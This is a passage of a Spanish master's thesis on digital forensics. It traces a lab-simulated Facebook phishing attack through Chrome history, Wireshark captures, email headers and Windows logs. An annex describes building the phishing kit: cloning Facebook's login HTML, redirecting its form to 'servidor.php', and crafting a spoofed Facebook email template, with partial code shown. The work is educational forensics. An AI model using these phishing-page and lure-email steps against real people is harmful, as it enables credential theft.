Por fin, tras examinar el historial de Google Chrome aparece la primera evidencia de lo que ha podido suceder. Al analizar los segments, una URL, <http://192.168.179.130/faceboook>. La URL numérica y la palabra Facebook con tres oes nos aporta un indicio claro, que desde este instante se convierte en la principal pista.

SQLite Manager - Consigue est. x History : SQLite Manager x +

Extensión (SQLite Manager) moz-extension://f833d7db-0b36-41fd-a974-ee7f8006b932/data/manager-new/index.html

DB 1

- 1 SELECT name FROM sqlite_master
- 2 WHERE type IN ('table','view') AND name NOT LIKE 'sqlite_%' ORDER BY 1

#	name
11	segment_usage
12	segments
13	typed_url_sync_metadata
14	urls
15	visit_source
16	visits

DB 1

- 1 SELECT * from "segments"

#	id	name	url_id
1	1	http://192.168.179.130/faceboook	19
2	2	http://belkasoft.com/	29
3	3	http://belkasoft.com/ram-capturer	31

Y la confirmación aparece al realizar un SELECT de las URLs y ver las siguientes líneas:

visits

DB 1

- 1 SELECT * from "urls"

#	id	url	title	visit_count	typed_count	last_visit
21	21	https://www.google.com/search?q=wireshark&rlz=1C1OKWM_esES974&oq=wireshark&aqs=chrome..69j57j0l512l9.2943j0l7&sourceid=chrome&oeq=111-B	Wireshark - Buscar con Google	2	0	1327835
22	22	https://www.wireshark.org/download.html	Wireshark - Download	1	0	1327835
23	23	https://mail.google.com/mail/u/0/?tab=rm&ogbl	Recibidos (1) - isabel prueba.test@gmail.com - Gmail	5	0	1328104
24	24	https://mail.google.com/mail/u/0/?tab=rm&ogbl#inbox	Recibidos (1) - isabel prueba.test@gmail.com - Gmail	6	0	1328104
25	25	https://mail.google.com/mail/u/0/?tab=rm&ogbl#inbox/FMfcgzGikPRbRrpXhKcdBVshIHChwNlq	[Test from Bootstrap Email] - isabel prueba.test@gmail.com - Gmail	4	0	1328104
26	26	https://www.google.com/url?q=http://192.168.179.130/faceboook&source=gmail&ust=1633967352700000&usg=AFQjCNEF7TKeK48HvhvW_lchMOIMKqF3J8g	Facebook - Entrar o registrarse	1	0	1327835
27	27	https://www.facebook.com/login.php	Iniciar sesión en Facebook	0	0	1328104
28	28	https://www.google.com/url?q=http://192.168.179.130/faceboook&source=gmail&ust=1634229037925000&usg=AFQjCNE-lU802lcE4CCvNekas...-lv_8Dw	Facebook - Entrar o registrarse	1	0	1327861
29	29	https://belkasoft.com/	Accelerate Your DFIR Investigation Belkasoft	1	1	1327861
30	30	https://belkasoft.com/get	Request Belkasoft Triage	8	0	1327861

Con esta pista, es posible ya hacerse una idea de lo que ha sucedido. Isabel recibió un correo electrónico que le remitió a una web que pretendía suplantar el inicio de sesión de Facebook. Y a su vez, esa URL le vuelve a remitir a la página auténtica de inicio de sesión de Facebook. Esta estrategia suele ser usada en los ataques phishing.

Esta evidencia reduce enormemente el rango de búsqueda porque tras lo encontrado ya hasta el momento, parece ser que el Sistema Operativo y los servidores con suerte no se habrán visto comprometidos.


3.4.2 Análisis del tráfico.

Una vez aparecida la primera evidencia en la fase de análisis de artefactos, ya va a ser mucho más sencillo el análisis del tráfico en la red o “sniffing” de datos. Para analizar el tráfico, se cuenta con el archivo package facilitado por la empresa Futuro 3000 que monitorizan el tráfico durante las 24 horas del día. Para crear este archivo grabé con Wireshark el tráfico mientras se producía la infección, es decir, mientras Isabel introducía sus credenciales en la web falsa.

Por lo tanto, al analizar el tráfico, y saber de antemano que el problema vino por una conexión en el protocolo HTTP, restringiremos la búsqueda a mencionado protocolo.

Tras llevar a cabo una búsqueda por sus diferentes conexiones, al final aparece una conexión con origen en la máquina de Isabel y destino en la máquina 192.168.179.130/faceboook, la misma dirección sospechosa que encontramos en el historial de Windows, pero gracias a la herramienta Wireshark, podemos ver como se ha


desarrollado todo el proceso de infección por phishing.



De hecho, el método ajax que conduce al servidor es GET, por lo que vemos de forma accesible la información acreditativa de Isabel, tanto su dirección de correo electrónico, como su contraseña, además de otros interesantes detalles relacionados con la interconexión.

3.4.3 Análisis de emails.

Para analizar el correo electrónico que actuó como señuelo pedimos permiso a Futuro 3000, e Isabel nos facilita sus credenciales para acceder a su correo de gmail. En él podemos ver cosas interesantes:



Como remitente aparece test@bootsptrapemail.com. Como ya comenté anteriormente, en un supuesto real, el atacante habría procurado un remitente menos llamativo que pudiera camuflarse por ejemplo: reset@facebook.support o algo por el estilo.

Vemos también la plataforma que lo envía que es amazonses.com que es el servicio de envío de emails de Amazon, y firmado por bootstrapemail.com que es el portal empleado para crear una plantilla simulando una comunicación corporativa de Facebook.

3.4.4 Análisis de logs.

Aunque llegados a este punto, ya habría sido desentrañado el origen de la infección y la consiguiente fuga de datos, para llevar a cabo un análisis forense completo de un sistema Windows, habría que analizar los logs del propio Sistema Operativo.

Para ello, accedo a los siguientes archivos:

Windows/setupact.log

Windows/setuperr.log

Windows/WindowsUpdate.log *

Windows/Debug/mrt.log


Windows/SoftwareDistribution/ReportingEvents.log

Windows/Logs/CBS/CBS.log

Windows/INF/setupapi.dev

Windows/INF/setupapi.setup

Todos estos archivos se facilitan en el Anexo V excepto el WindowsUpdate.log que hay que ejecutar una instrucción en la consola y muestro el extracto con su parte final a continuación:



```
Administrador: Windows PowerShell

DumpFile: C:\Users\Marcos\AppData\Local\Temp\WindowsUpdateLog\wuetl.CSV.tmp.00023

El comando se completó correctamente.

Entrada
-----
Archivo(s):
  C:\WINDOWS\logs\WindowsUpdate\WindowsUpdate.20211114.162036.215.1.etl
  C:\WINDOWS\logs\WindowsUpdate\WindowsUpdate.20211114.165007.716.1.etl
  C:\WINDOWS\logs\WindowsUpdate\WindowsUpdate.20211114.172109.446.1.etl
  C:\WINDOWS\logs\WindowsUpdate\WindowsUpdate.20211114.182935.096.1.etl
  C:\WINDOWS\logs\WindowsUpdate\WindowsUpdate.20211114.182935.096.2.etl

0.00%25.40%50.79%76.19%100.00%

Salida
-----
DumpFile: C:\Users\Marcos\AppData\Local\Temp\WindowsUpdateLog\wuetl.CSV.tmp.00024

El comando se completó correctamente.

WindowsUpdate.log written to C:\Users\Marcos\Desktop\WindowsUpdate.log

PS C:\WINDOWS>
```

4. CONCLUSIÓN PERSONAL

Una vez concluida la tarea principal de este Trabajo de Fin de Máster, he podido comprobar la delicada y a la vez importante labor a la que se enfrenta un analista forense cuando debe destripar un sistema y acceder a los niveles más inferiores de su información.

No es desde luego, una tarea rápida, ni que se pueda llevar a cabo desde la improvisación. Planificar y organizar un análisis forense van a ser elementos necesarios para obtener resultados exitosos, y poder ofrecer al cliente un diagnóstico acertado sobre aquello que le ha ocurrido a su máquina, y acto seguido proponerle un plan preventivo y de mitigación de los daños causados.

Creo con firmeza, que si se siguen los pasos recomendados por alguna de las diversas metodologías forenses, más tarde o más temprano se acaba encontrando la raíz del problema. Bien es verdad, que en este trabajo, al haberse basado el sistema en una máquina virtual preparada, el análisis pierde todo componente de incertidumbre, ya que desde un primer momento era conocedor del origen de la infección. Sin embargo, me atrevería a asegurar que contando con algo más de experiencia sería posible llegar a los mismos resultados aún tratándose de una máquina completamente desconocida.

Finalizo este Trabajo de Fin de Master con la ilusión y la esperanza de haber cumplido el objetivo principal del mismo, que no es otro que reforzar el aprendizaje de lo estudiado durante el curso, y al mismo tiempo servir como antesala de futuros proyectos profesionales. No me cuesta reconocer que mi idea del análisis forense no es la misma al escribir estas líneas que cuando empecé el trabajo, y hoy desconozco, si el futuro me reserva ocasiones en las que deba hacer gala de los conocimientos adquiridos como analista forense. Si así fuere, para mí sería un placer, ya que el estudio de esta materia se me ha revelado como algo apasionante, meticuloso y de interés notable tanto en su vertiente tecnológica como en su vertiente judicial.

5. BIBLIOGRAFIA


- Guía Integral de Empleo de la Informática Forense en el Proceso Penal. Laboratorio de Investigación y Desarrollo de Tecnología en Informática Forense Universidad FASTA. Avellaneda 3341. Mar del Plata. Argentina.
- Manual de Manejo de Evidencias Digitales y Entornos Informáticos. Versión 2.0. Santiago Acurio del Pino.
- Guía de toma de evidencias en entornos Windows. Incibe. Asier Martínéz Retenaga.
- La ciberdelincuencia en el derecho español. Moises Barrio Andrés.

6-. ANEXOS

ANEXO I: INSTALACIÓN DE LA MÁQUINA VIRTUAL Y LAS HERRAMIENTAS DE ATAQUE.

Para llevar a cabo el ejercicio, es necesario disponer de 2 máquinas virtuales. Una de ellas será la máquina atacante, y la otra, será la máquina víctima. Ambas las voy a alojar en un sistema Windows 10.

Respecto a la máquina atacante voy a usar una distribución que tengo en uso para otra serie de tareas de pentesting y hacking ético. Esta máquina va a tener instalado un servidor apache. Para ello he instalado el paquete XAMP en versión para 64 bits, y el editor de código Visual Studio Code, para trabajar con los archivos HTML y PHP.




Para llevar a cabo la acción será necesario que el servidor apache se encuentre levantado.


Lo siguiente es crear el phishing. En este momento tengo que precisar que me gustaría haber llevado a cabo un phishing bancario, o en su defecto de un proveedor de correo electrónico. Sin embargo, al escapar del objeto a estudiar en el presente trabajo, adentrándose en el terreno de la programación, he elegido hacer un phishing de Facebook que es más sencillo por las razones que paso a exponer:

- Las URL de acceso bancarias presentan unas medidas de seguridad anti-phishing bastante aceptables, lo que dificulta notablemente su duplicación.
- Las URL de proveedores de servicios de mensajería como por ejemplo Gmail u Outlook presentan un inicio de sesión en dos fases, lo que también dificulta su emulación.

En el directorio htdocs de la carpeta xamp, he creado la subcarpeta faceboook, y en ella se alojarán tres archivos. El index.html contendrá todo el html y css de la web de login de Facebook. Se trata de la página “fake” o suplantadora cuya misión es engañar a los incautos que creyendo ser la auténtica URL ingresen sus datos de sesión.



Con la herramienta Visual Studio Code he localizado el atributo action de su formulario, y he sustituido su valor por “servidor.php”



```
1 <!DOCTYPE html>
2 <html lang="es" id="facebook" class="no_js">
3 <head><meta charset="utf-8" /><meta name="referrer" content="origin-when-crossorigin"
4 id="meta_referrer" /><script nonce="j00LAhVR">window._cstart+=new Date();</script><script
nonce="j00LAhVR">function envFlush(a){function b(b){for(var c in a)b[c]=a[c];window.requireLazy?
window.requireLazy(["Env"],b):(window.Env=window.Env||{}),b(window.Env))}envFlush(
{"ajaxpipe_token":"AXjcdcjolXEeJorz3d0","timeslice_heartbeat_config":{"pollIntervalMs":33,
"idleGapThresholdMs":60,"ignoredTimesliceNames":{"requestAnimationFrame":true,"Event listenHandler
mousemove":true,"Event listenHandler mouseover":true,"Event listenHandler mouseout":true,"Event
listenHandler scroll":true},"isHeartbeatEnabled":true,"isArtilleryOn":false},
"shouldLogCounters":true,"timeslice_categories":{"react_render":true,"reflow":true},
"sample_continuation_stacktraces":true,"dom_mutation_flag":true,"gk_requirelazy_mem":true,
"stack_trace_limit":30,"timesliceBufferSize":5000,"show_invariant_decoder":false,
"compat_iframe_token":"AQ6LJB1CRJpdJGV_6IA","isCQuick":false});</script><style nonce="j00LAhVR"></
style><script nonce="j00LAhVR">__DEV__=0;CavalryLogger=window.CavalryLogger||function(a){this.lid=a,
this.transition=!1,this.metric_collected=!1,this.is_detailed_profiler=!1,this.
instrumentation_started=!1,this.pagelet_metrics={},this.events={},this.ongoing_watch={},this.values=
{t_cstart:window._cstart},this.piggy_values={},this.bootloader_metrics={},this.
resource_to_pagelet_mapping={},this.initializeInstrumentation&&this.initializeInstrumentation(),
CavalryLogger.prototype.setIsDetailedProfiler=function(a){this.is_detailed_profiler=a;return this},
CavalryLogger.prototype.setTTIEvent=function(a){this.tti_event=a;return this},CavalryLogger.
prototype.setValue=function(a,b,c,d){d=d?this.piggy_values:this.values;(typeof d[a]=== "undefined"||c)
&&(d[a]=b);return this},CavalryLogger.prototype.getLastTtiValue=function(){return this.lastTtiValue},
CavalryLogger.prototype.setTimeStamp=CavalryLogger.prototype.setTimeStamp||function(a,b,c,d){this.
mark(a);var e=this.values.t_cstart||this.values.t_start;e=d?e+d:CavalryLogger.now();this.setValue(a,
e,b,c);this.tti_event&&a==this.tti_event&&(this.lastTtiValue=e,this.setTimeStamp("t_tti",b));return
this},CavalryLogger.prototype.mark=typeof console==="object"&&console.timeStamp?function(a){console.
timeStamp(a)}:function(){},CavalryLogger.prototype.addPiggyback=function(a,b){this.piggy_values[a]=b;
return this},CavalryLogger.instances={},CavalryLogger.id=0,CavalryLogger.getInstance=function(a)
{typeof a==="undefined"&&(a=CavalryLogger.id);CavalryLogger.instances[a]||(CavalryLogger.instances[a]
=new CavalryLogger(a));return CavalryLogger.instances[a]},CavalryLogger.setPageID=function(a){if
(CavalryLogger.id===0){var b=CavalryLogger.getInstance().CavalryLogger.instances[a]=b=CavalryLogger
```

En la máquina atacante he creado una plantilla para enviar un correo electrónico haciéndose pasar por algún departamento de Facebook que solicita el inicio de sesión. Para ello se adjunta el enlace que conduce al Facebook “fake” que fue generado con anterioridad. Adjunto la plantilla en imágenes:

```


File Edit Selection View Go Run Terminal Help template mail.html - Visual Studio Code
template mail.html 9+ X
C:\Users\Neo\Desktop> template mail.html > ...
1 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
2 <html xmlns="http://www.w3.org/1999/xhtml">
3 <head>
4
5     <meta http-equiv="Content-Type" content="text/html; charset=utf-8">
6
7     <style type="text/css">
8         .ExternalClass{width:100%}.ExternalClass,.ExternalClass p,.ExternalClass span,.ExternalClass font,.ExternalClass
9     </style>
10 </head>
11 <body style="outline: 0; width: 100%; min-width: 100%; height: 100%; -webkit-text-size-adjust: 100%; -ms-text-size-adjust
12 <table valign="top" class="bg-light body" style="outline: 0; width: 100%; min-width: 100%; height: 100%; -webkit-text-size-
13 <tbody>
14 <tr>
15 <td valign="top" style="border-spacing: 0px; border-collapse: collapse; line-height: 24px; font-size: 16px; margin: 0
16
17     <table class="container" border="0" cellpadding="0" cellspacing="0" style="font-family: Helvetica, Arial, sans-serif; m
18 <tbody>
19 <tr>
20 <td align="center" style="border-spacing: 0px; border-collapse: collapse; line-height: 24px; font-size: 16px; margin:
21
22     <!--[if (gte mso 9)|(IE)]>
23     <table align="center">
24     <tbody>
25     <tr>
26     <td width="600">
27     <!--[endif]-->
28     <table align="center" border="0" cellpadding="0" cellspacing="0" style="font-family: Helvetica, Arial, sans-serif;
29     <tbody>
30     <tr>
31     <td style="border-spacing: 0px; border-collapse: collapse; line-height: 24px; font-size: 16px; margin: 0;" al
32
33     <table class="s-4 w-100" border="0" cellpadding="0" cellspacing="0" style="width: 100%;">
34 <tbody>
35 <tr>
36 <td height="24" style="border-spacing: 0px; border-collapse: collapse; line-height: 24px; font-size: 24px; width: 100
37 </td>
38 </tr>

```

